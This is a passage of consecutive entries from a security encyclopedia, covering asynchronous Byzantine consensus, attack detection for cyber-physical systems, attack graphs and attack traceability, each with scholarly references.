- A party can see a sufficiently large majority for a value x that no honest party can see a sufficient majority for $\neg x$, and the party votes x in the next round.
- A party can see no decisive (i.e., sufficiently large) majority. In this case, the party votes for the result of the coin toss in the next round.

In each round, every party votes either for a unique value x or for the output of the coin. With some probability, this will be the same for all (honest) parties, which will trigger the decision and thus terminate the protocol.

The common coin component creates a shared randomness between honest parties. The minimum requirements for the common coin protocol are that there is a non-negligible probability that all honest parties get the same result and that the adversary predicted the coin toss wrongly before the voting part of the protocol. Stronger definitions (which result in higher performance protocols) require that all honest parties get the same result with high probability. Ideally, a common coin protocol is non-interactive. The initial work from Ben-Or used individual independent coin tosses, leading to a runtime exponential in the number of parties. Later works such as Cachin et al. (2005) used cryptographic methods to create an unpredictable coin and drive the complexity down to constant expected rounds and O(n) communication.

One special property of the randomized coin-based protocols is that they can only agree on a binary value, while most applications require agreement on a larger data item. Once a binary Byzantine Agreement protocol exists, it can be extended to a multivalued setting, where the input and output values come from a larger domain, cf. Turpin and Coan (1984).

Protocols transforming binary into multivalued agreement in this setting allow parties to broadcast a proposal and then use a binary agreement to vote on proposers. The different binary protocols can be run in parallel, which allows to amortize the different protocol runs.

In DAG (directed acyclic graph)-based protocols (Keidar et al., 2021; Danezis et al., 2022), the randomization is moved from using binary agreement to define a valid leader to choose a leader at random which then resolves the impossibility exploiting the randomness in conjunction with the DAG structure; note that this is different from the randomization used in some partially synchronous protocols, where a leader may be selected at random to avoid exploits that use knowledge of future leaders, such as some

MEV extraction methods, but not to guarantee termination or finalization of output.

Partial Synchronous Protocols
A partial synchronous protocol (Dwork et al., 1988) uses a timing assumption for termination, but not for the safety properties of the agreement protocol. As opposed to the crash-failure model, the concept of failure detectors (Chandra and Toueg, 1996) is not applicable in the Byzantine setting, thus requiring a more concrete timing assumption. One of the most commonly used assumptions is the Global Stabilization Time (GST) assumption. In this assumption, the network may misbehave for an arbitrarily long time (including losing messages) but after some point behaves as expected, and especially it has a maximum message delivery time δ (which also can be achieved by increasing the assumed value of δ until a realistic one is found). Thus, the safety assumptions are required to hold at all times, while termination is only required to occur some time after GST. While there are a number of possible approaches to solve consensus in this model, the most common one, cf. Buchman et al. (2018) and Yin et al. (2019), is a leader based approach – one party is the designated leader that proposes the outcome and then broadcasts it in a consistent way; if a sufficient number of parties suspect the leader of not performing, a new leader is determined. Alternatively, the leaders can be continuously rotated and/or randomly selected to ensure progress is made.

Open Problems and Future Directions

One of the main challenges for fully asynchronous protocols is to provide a good source of common randomness. Though solutions exist, managing a distributed random number generator in settings such as permissionlessness or weighted voting through Proof of Stake is still a challenge, and newer cryptographic primitives or more robust protocols and models can greatly simplify practical implementations of randomized protocols. In the partially synchronous model, both the modeling and implementation of timing assumptions can be challenging for real-world implementations and leave much room for future research.

Cross-References

Byzantine Agreement
Secure Multiparty computation
State Machine Replication

References

Ben-Or M (1983) Another advantage of free choice (extended abstract): completely asynchronous agreement protocols. In: Proceedings of the Second Annual ACM Symposium on Principles of Distributed Computing. Association for Computing Machinery, New York, NY, USA, PODC'83, pp 27–30. https://doi.org/10.1145/800221.806707

Bracha G (1984) An asynchronous [(*n* − 1)*/*3]-resilient consensus protocol. Association for Computing Machinery, New York, NY, USA, PODC'84, pp 154–162. https://doi.org/10.1145/800222.806743

Buchman E, Kwon J, Milosevic Z (2018) The latest gossip on BFT consensus. CoRR abs/1807.04938, http://arxiv.org/abs/1807.04938, 1807.04938

Cachin C, Kursawe K, Petzold F, Shoup V (2001) Secure and efficient asynchronous broadcast protocols. In: Kilian J (ed) Advances in Cryptology – CRYPTO 2001. Springer, Berlin/Heidelberg, pp 524–541

Cachin C, Kursawe K, Shoup V (2005) Random oracles in constantinople. J Cryptol 18:219–246

Chandra TD, Toueg S (1996) Unreliable failure detectors for reliable distributed systems 43(2). https://doi.org/10.1145/226643.226647

Coretti S, Garay JA, Hirt M, Zikas V (2016) Constant-round asynchronous multi-party computation based on one-way functions. In: ASIACRYPT (2). Springer, pp 998–1021. https://doi.org/10.1007/978-3-662-53890-6_33, https://eprint.iacr.org/2016/208

Danezis G, Kokoris-Kogias L, Sonnino A, Spiegelman A (2022) Narwhal and tusk: a DAG-based mempool and efficient BFT consensus. In: Proceedings of the Seventeenth European Conference on Computer Systems. Association for Computing Machinery, New York, NY, USA, EuroSys'22, pp 34–50. https://doi.org/10.1145/3492321.3519594

Dwork C, Lynch N, Stockmeyer L (1988) Consensus in the presence of partial synchrony. J ACM 35(2):288–323. https://doi.org/10.1145/42282.42283
[MathSciNet]

Fischer MJ, Lynch NA, Paterson MS (1985) Impossibility of distributed consensus with one faulty process. J ACM 32(2):374–382. https://doi.org/10.1145/3149.214121
[MathSciNet]

Katz J, Koo CY (2006) On expected constant-round protocols for byzantine agreement. In: Dwork C (ed) Advances in Cryptology – CRYPTO 2006. Springer, Berlin/Heidelberg, pp 445–462

Keidar I, Kokoris-Kogias E, Naor O, Spiegelman A (2021) All you need is DAG. In: Proceedings of the 2021 ACM Symposium on Principles of Distributed Computing. Association for Computing Machinery, New York, NY, USA, PODC'21, pp 165–175. https://doi.org/10.1145/3465084.3467905

Pass R, Seeman L, Shelat A (2017) Analysis of the blockchain protocol in asynchronous networks. In: Coron J, Nielsen JB (eds) Advances in Cryptology – EUROCRYPT 2017 – 36th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Paris, France, 30 April–4 May, 2017, Proceedings, Part II. Lecture Notes in Computer Science, vol 10211, pp 643–673. https://doi.org/10.1007/978-3-319-56614-6_22

Turpin R, Coan B (1984) Extending binary Byzantine agreement to multivalued Byzantine agreement. Inf Process Lett 18(2):73–76

Yin M, Malkhi D, Reiter MK, Golan-Gueta G, Abraham I (2019) Hotstuff: BFT consensus with linearity and responsiveness. In: Robinson P, Ellen F (eds) Proceedings of the 2019 ACM Symposium on Principles of Distributed Computing, PODC 2019, Toronto, ON, Canada, 29 July–2 August 2019. ACM, pp 347–356. https://doi.org/10.1145/3293611.3331591

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300072

Asynchronous Consensus

Asynchronous Byzantine Fault Tolerance

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300073

Asynchronous Stream Cipher

Self-Synchronizing Stream Cipher

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300074

Attachment

Endowment Effect

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300075

Attack by Summation over a Hypercube

Cube Attack

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1720

Attack Detection for Cyber-Physical Systems

Nils Ole Tippenhauer[61] ✉
(61) CISPA Helmholtz Center for Information Security, Saarbrücken, Germany

✉ **Nils Ole Tippenhauer**
Email: tippenhauer@cispa.de

Synonyms

Anomaly Detection for CPS; Applications

Definition

Anomaly and attack detection for Cyber-Physical Systems relies on monitoring of traffic, physical process data, and hosts to detect manipulations which target the physical process.

Introduction

In Cyber-Physical Systems (CPS), interconnected computers measure and control physical processes such as industrial plants, autonomous vehicles, and critical infrastructure. Malicious attacks on such systems can lead to physical damage, endanger human lives, and potentially affect whole countries . Due to the complex nature and legacy requirements of such systems, mainly insecure protocols are used for communication, and hosts have little protection against compromise.

Attackers considered in such systems are diverse, ranging from Internet-based script kiddies and government agencies to physically present disgruntled employees or saboteurs. As such, attacks might leverage local networks to propagate, abuse local control panels to reconfigure systems without authorization, or could potentially also be limited to physical-layer manipulations.

Countermeasures against such threats are challenging, as legacy protocols cannot be changed, and the firmware of devices is often proprietary and only receives limited security patches. In particular, devices on established industrial control systems (ICS) can be decades old, without effective options to replace or upgrade them. Demands for continuous availability put high requirements on attempts to retrospectively add security devices in the critical path of such an existing system. For that reason, (mostly passive) anomaly and attack detection systems for CPS have been proposed.

Theory or Application

In general, anomaly and attack detection systems rely on live network traffic or processes data (or both). The underlying assumption is that the network traffic in CPS is predictable, and the physical process behaves deterministically and according to the laws of physics in absence of an attack. During an attack, changes induced by the attacker to the highly interconnected process are expected to lead to anomalies in the network traffic or process features (or both).

Traffic-Based Detection For network traffic-based attack detection, CPS present a number of novel challenges comparing office network intrusion detection systems (IDS). Protocols used in the system are often proprietary, industrial bus systems might be used at the physical layer, and traffic between the devices in the CPS is local and requires observation at many distribute locations. As attackers might leverage application-level traffic manipulations (e.g., sensor values or actuator commands), solutions should ideally also perform deep packet inspection and extract the related data (Hadžiosmanović et al., 2014).

Process-Based Detection Process data-based attack detection uses sensor and actuator data obtained from observed traffic, or leverages existing process monitoring systems such as supervisory control and data acquisition (SCADA) systems. To detect anomalies, statistical analysis is used (Ahmed et al., 2018), invariants are verified (Chen et al., 2018; Choi et al., 2018), or values are compared against predictions by models and residuals are computed (Giraldo et al., 2018). The process and system models can be constructed based on system specifications (e.g., linearized system equations), system models trained using machine learning algorithms (see Wickramasinghe et al. 2018), or leverage simulated (or emulated) replicas of the system (so-called digital twins (Eckhart and Ekelhart, 2018)).

Detecting Stealthy Attacks While process-aware systems can (at least theoretically) rely on the attacker being unable to break the laws of physics, attack detection systems based on (black box) machine-learning and statistical approaches have fewer arguments for intrinsic resilience against attacks such adversarial learning-based ones. Of particular interest are *stealthy* attacks, designed to achieve their goal while minimizing their impact on observable sensor values or specific process-aware detection systems. If observable sensor values must be manipulated by the attacker as part of the attack, process-aware detection systems will force stealthy attackers to progress much slower, delaying the execution of the attacks (Urbina et al., 2016).

Host-Based Detection A variant of the two main detection scenarios discussed above is host-only detection, e.g., by monitoring of a UAV (Choi et al., 2018). The code to perform such monitoring can be inserted into the firmware of the controller, or be even written in control logic, e.g., languages such as ladder logic specified in IEC 61131-3 . External monitoring of PLCs was proposed in a number of works, e.g., by monitoring power consumption, electromagnetic emanations , and audio .

Open Problems and Future Directions

Research on Attacks Research on efficient and practical attacks themselves on CPS is limited. While real-world attacks such as Stuxnet are

well known, the lack of access to ICS hinders exploration of possible attacks. Recent work on UAVs leveraged simulation environments such as jMAVSim (Quinonez et al., 2020). For ICS, several works proposed the use of digital twins also for attack development and optimization. For the creation of malicious PLC logic and firmware, a number of works explored modification of high-level logic, intermediate code, or generated binary codes (Keliris and Maniatakos, 2019).

Evasion Attacks For most of the proposed attack detection schemes for CPS, only limited analysis of their resilience against an attacker that is aware of them was provided. This can partially be explained by the problem of testbeds and datasets – the attacks in those datasets are independent of a particular detection system, and cannot be adapted by other authors. In addition, the limited research into attacks also poses challenges for authors that aim to critically evaluate the resilience of their detection system.

Attacker Constraints If the attacker can completely control any values reported to the detection system, it will likely be impossible to detect the attack with any detection system (although this is not proven so far). Recent work explores the impact of constraints on the ratio of spoof-able sensor signals for such attacks (Erba et al., 2020) and shows that replay attacks require to control the vast majority of sensors used for anomaly detection.

Response to Alarms Like in any real-world detection systems, false alarms of such detectors must be kept to a minimum while reliably detecting attacks. While the actual consequences of attack detection are usually considered out of scope, it is often assumed that the detection system would only raise issues for the responsible engineer to investigate further. Automatic actions to be taken that are sometimes suggested are the triggering of process-specific *fail-safe* modes, or automatic re-configurations to mitigate the effects of the attacks.

Testbeds and Datasets A major challenge for the development and evaluation of CPS anomaly detectors is the difficulty to obtain required data on the CPS. While some recent work considers consumer devices such as drones (Choi et al., 2018) and automotives (Cao et al., 2019), authors of work on industrial control systems (ICS) often have limited access to such systems. In particular, overall architecture and process specifications,

samples of traffic and sensor data in normal operation conditions, and traces of the system under attack are difficult to obtain. To address this, a number of research centers have begun to establish large labs which replicate ICS to enable experimental work and allow the publication of datasets (Gardiner et al., 2019; Mathur and Tippenhauer, 2016). Documentation and access to those (changing) testbeds for third parties is challenging, and datasets are often missing important details on attacks and conditions.

Active Defenders Targeted unpredictable actuation of the system by the defender could make evasion and replay attacks more challenging, as the expected system behavior cannot be predicted as easily.

Cross-References

Attack Traceability
Cyber Forensics for Cyber-Physical Systems
Fault Tolerance in Cyber-Physical Systems
Response and Reconfiguration Under Attacks in CPS
Situational Awareness for Cyber-Physical Systems

References

Ahmed CM, Ochoa M, Zhou J, Mathur AP, Qadeer R, Murguia C, Ruths J (2018) Noiseprint: attack detection using sensor and process noise fingerprint in cyber physical systems. In: Proceedings of the Asia conference on computer and communications security (ASIACCS), pp 483–497

Cao Y, Xiao C, Cyr B, Zhou Y, Park W, Rampazzi S, Chen QA, Fu K, Mao ZM (2019) Adversarial sensor attack on lidar-based perception in autonomous driving. In: Proceedings of the ACM SIGSAC conference on computer and communications security (CCS), pp 2267–2281

Chen Y, Poskitt CM, Sun J (2018) Learning from mutants: using code mutation to learn and monitor invariants of a cyber-physical system. In: 2018 IEEE symposium on security and privacy (SP). IEEE, pp 648–660

Choi H, Lee WC, Aafer Y, Fei F, Tu Z, Zhang X, Xu D, Deng X (2018) Detecting attacks against robotic vehicles: a control invariant approach. In: Proceedings of the ACM SIGSAC conference on computer and communications security (CCS), pp 801–816

Eckhart M, Ekelhart A (2018) Towards security-aware virtual environments for digital twins. In: Proceedings of the ACM workshop on cyber-physical system security (CPSS), pp 61–72

Erba A, Taormina R, Galelli S, Pogliani M, Carminati M, Zanero S, Tippenhauer NO (2020) Constrained concealment attacks against reconstruction-based anomaly detectors in industrial control systems. In: Proceedings of the annual computer security applications conference (ACSAC). https://doi.org/10.1145/3427228.3427660

Gardiner J, Craggs B, Green B, Rashid A (2019) Oops I did it again: further adventures in the land of ICS security testbeds. In: Proceedings of the ACM workshop on cyber-physical systems security & privacy, pp 75–86

Giraldo J, Urbina D, Cardenas A, Valente J, Faisal M, Ruths J, Tippenhauer NO, Sandberg H, Candell R (2018) A survey of physics-based attack detection in cyber-physical systems. ACM Comput Surv (CSUR) 51(4):1–36

Hadžiosmanović D, Sommer R, Zambon E, Hartel PH (2014) Through the eye of the PLC: semantic security monitoring for industrial processes. In: Proceedings of the annual computer security applications conference (ACSAC). ACM, pp 126–135. https://doi.org/10.1145/2664243.2664277

Keliris A, Maniatakos M (2019) ICSref: a framework for automated reverse engineering of industrial control systems binaries. In: Proceedings of the annual network & distributed system security symposium (NDSS)

Mathur AP, Tippenhauer NO (2016) SWaT: a water treatment testbed for research and training on ICS security. In: Proceedings of international workshop on cyber-physical systems for smart water networks (CySWater). IEEE, pp 31–36

Quinonez R, Giraldo J, Salazar L, Bauman E, Cardenas A, Lin Z (2020) SAVIOR: securing autonomous vehicles with robust physical invariants. In: USENIX security symposium (USENIX Sec), pp 895–912

Urbina D, Giraldo J, Cardenas AA, Tippenhauer NO, Valente J, Faisal M, Ruths J, Candell R, Sandberg H (2016) Limiting the impact of stealthy attacks on industrial control systems. In: Proceedings of the ACM conference on computer and communications security (CCS). https://doi.org/10.1145/2976749.2978388

Wickramasinghe CS, Marino DL, Amarasinghe K, Manic M (2018) Generalization of deep learning for cyber-physical system security: a survey. In: Proceedings of conference of the IEEE industrial electronics society (IECON). IEEE, pp 745–751

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300076

Attack Evasion

Cyber Deception Engineering

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1497

Attack Graphs

Matthew Zaber[62] ✉
(62) Southern Methodist University, Dallas, TX, USA

✉ **Matthew Zaber**
Email: mzaber@smu.edu
Email: mzaber@mail.smu.edu

Definitions


An attack graph is a component of threat modeling that captures an adversary's options during a multistage attack.

Background


Attack graphs capture the sequence of vulnerabilities that can be exploited during an attack which results in the compromise of some identified target. Although the properties defining nodes and edges vary by implementation, in general an attack graph $G =< v, e >$ is a directed graph where a vertex with no inbound edges represents the origin of an attack, a vertex with no outbound edges represents the target of the attack, and vertices with both inbound and outbound edges represent intermediate states an attacker transits in the course of an attack. Phillips and Swiler (1998) are attributed with first using the term *attack graph*, while Dacier and Deswarte (1994) defined *privilege graphs* as a comparable formalism.

Theory and Application

As an example, the network depicted in Fig. 1 shows the hosts, topology, and notional vulnerabilities present in a small enterprise system. The resulting attack graph, shown in Fig. 2, depicts the paths an attacker could traverse to exploit the target. In this example, nodes contain the vulnerability that was exploited (along with host service), and edges represent an attacker's advance after each vulnerability is successfully exploited. While this example neglects detail in favor of simplicity, fully developed and automated solutions such as those presented in Jajodia et al (2005) and Ou et al (2005) account for the preconditions and postconditions associated with each vulnerability, along with fine-grained details about host-level components, user principals, access policies, and other attributes that dictate the scope of compromise after each exploit.



Attack Graphs, Fig. 1 Network topology with vulnerabilities



Attack Graphs, Fig. 2 Resulting attack graph

We can refer to Fig. 2 for observations about some of the properties of attack graphs. For instance, the direction of the edge indicates the next possible exploit(s) in the chain from origin to target. The absence of cycles is prerequisite for a number of attack graph-based metrics. Intuitively, we can observe that once an attacker has successfully exploited a vulnerability, there is no need to exploit the same again, and so we assume the added constraints of a *directedacyclic* graph. Another characteristic that is often presumed by analytical methods is *monotonicity*, with justification being that once a set of privileges is gained by a successful exploit, the attacker will not take action to lose those privileges.

The graph provides a convenient representation for examining the relationships between vulnerabilities and allows for further analysis of attacks and defenses. Noel and Jajodia (2004) discuss approaches to manage the complexity of large attack graphs through interactive

visualization and hierarchical aggregation. A number of security metrics have been suggested based on the attack graph primitive. Idika and Bhargava (2012) assert the utility of graph structural measurements including the number of paths and the mean path length. Stochastic methods have been proposed by Dacier and Deswarte (1994) using Markov processes and Frigault and Wang (2008) using Bayes networks which facilitate attack simulation for complex graphs by assigning transition probabilities based on vulnerability properties like impact, exploitability, or time to compromise. We refer the reader to surveys conducted by Verendel (2009) and Ramos et al (2017) for a more complete summary of attack graph-based security metrics.

Attack trees are a related construct first found in Schneier (1999) with origins in *threat logic trees* from Weiss (1991) and in earlier applications of fault trees from the field of reliability analysis. Mauw and Oostdijk (2006) provide the first formalism of attack trees, and Kordy et al (2013) surveys the differences in over 30 directed acyclic graph-based attack and defense models.

While the concepts of attack trees and attack graphs may appear to overlap, there are some important distinctions. First, attack trees are rooted at the attacker's target, while attack graphs are rooted at the attacker's origin. Searching backward from the target can include multiple paths that are not reachable from the attacker's location; and likewise, searching forward from a given location only enumerates a subset of the paths that may exist. While both of these approaches may be used in practice to establish connectivity and prune unconnected paths, the subsequent metrics employed for analysis typically don't generalize to both. Another notable difference is that, while an attack graph will capture all paths between the origin and target, an attack tree by definition connects any two vertices by exactly one simple path.

References

Dacier M, Deswarte Y (1994) Privilege graph: an extension to the typed access matrix model, vol 875. Springer, Berlin/Heidelberg, pp 319–334. https://doi.org/10.1007/3-540-58618-0_72

Frigault M, Wang L (2008) Measuring network security using Bayesian network-based attack graphs, pp 698–703. https://doi.org/10.1109/COMPSAC.2008.88

Idika N, Bhargava B (2012) Extending attack graph-based security metrics and aggregating their application. IEEE Trans Dependable Secure Comput 9(1):75–85, tex.ids: idikaExtendingAttackGraphBased2012

Jajodia S, Noel S, O'Berry B (2005) Topological analysis of network attack vulnerability p 20, tex.ids: jajodiaTOPOLOGICALANALYSISNETWORKa

Kordy B, Pièvre-Cambacédès L, Schweitzer P (2013) Dag-based attack and defense modeling: don't miss the forest for the attack trees. arXiv:13037397 [cs] http://arxiv.org/abs/1303.7397, arXiv: 1303.7397

Mauw S, Oostdijk M (2006) Foundations of attack trees. In: Won DH, Kim S (eds) Information security and cryptology – ICISC 2005. Lecture notes in computer science. Springer, pp 186–198. https://doi.org/10.1007/11734727_17

Noel S, Jajodia S (2004) Managing attack graph complexity through visual hierarchical aggregation. In: Proceedings of the 2004 ACM workshop on visualization and data mining for computer security. ACM, pp 109–118. http://dl.acm.org/citation.cfm?id=1029225, tex.ids: noel2004a tex.citation-number: 87

Ou X, Govindavajhala S, Appel AW (2005) Mulval: a logic-based network security analyzer, p 16

Phillips C, Swiler LP (1998) A graph-based system for network-vulnerability analysis. In: Proceedings of the 1998 workshop on new security paradigms – NSPW'98. ACM Press, pp 71–79. https://doi.org/10.1145/310889.310919, http://portal.acm.org/citation.cfm?doid=310889.310919, tex.ids: phillipsGraphbasedSystemNetworkvulnerability1998a

Ramos A, Lazar M, Filho RH, Rodrigues JJPC (2017) Model-based quantitative network security metrics: a survey. IEEE Commun Surv Tutor 19(4):2704–2734. https://doi.org/10.1109/COMST.2017.2745505, tex.ids: ramosModelBasedQuantitativeNetwork2017a, ramosModelBasedQuantitativeNetwork2017b

Schneier B (1999) Attack trees. Dr Dobb's J 24(12):21–29, tex.ids: schneierAttackTrees1999a

Verendel V (2009) Quantified security is a weak hypothesis: a critical survey of results and assumptions. In: Proceedings of the 2009 workshop on new security paradigms workshop – NSPW'09. ACM Press, p 37. https://doi.org/10.1145/1719030.1719036, http://por- tal.acm.org/citation.cfm?doid=1719030.1719036, tex. ids: verendelQuantifiedSecurityWeak2009a, verendel-QuantifiedSecurityWeak2009b

Weiss JD (1991) A system security engineering process. In: Proceedings of the 14th national computer security conference, vol 249, pp 572–581

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300077

Attack Response

Response and Reconfiguration Under Attacks in CPS

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1740

Attack Traceability

Juan E. Rubio[63] ✉
(63) Department of Computer Science, University of Malaga, Malaga, Spain

✉ **Juan E. Rubio**
Email: rubio@lcc.uma.es

Synonyms

Accountability; Auditability; Context-awareness; Visualization

Definitions

Attack traceability refers to the capability to analyze the history and location of actions perpetrated by an external adversary or an insider against a cyber-physical system, and to interrelate uniquely identifiable entities involved in a cyber-security attack.

Background

Traceability of attacks is a wide research area (both in the Industry and Academia) that comprises multiple monitoring techniques to keep track of the information flows in a cyber-physical system. As the number of technologies involved in an industrial process increases, handling the heterogeneity of devices and volume of data generated becomes a complex task. Additionally, the integration of cloud computing and Internet of Things into industrial environments in recent years leads to more decentralized infrastructures that optimize several services of the supply

chain in real time (heralding the so-called fourth industrial revolution), but are also coupled with an increase in cyber-security threats that have not been addressed before as a result of this evolution (Aceto et al., 2019). These potentially include sophisticated attacks composed by numerous stages perpetrated against a plethora of victim nodes, which can leverage diverse attack vectors (including social engineering or zero-day vulnerabilities) and involve multiple actors within the organization (e.g., operators, users, administrators). Therefore, the most critical step toward mitigating one of these attacks is to apply effective traceability techniques that integrate distributed data and permit to seamlessly access all the information related to the industrial control system or any of its events. With these details, it is possible to accurately pin-point the most affected sections of the infrastructure and trace back the intrusion kill chain since the very first moment the attacker broke into the network.

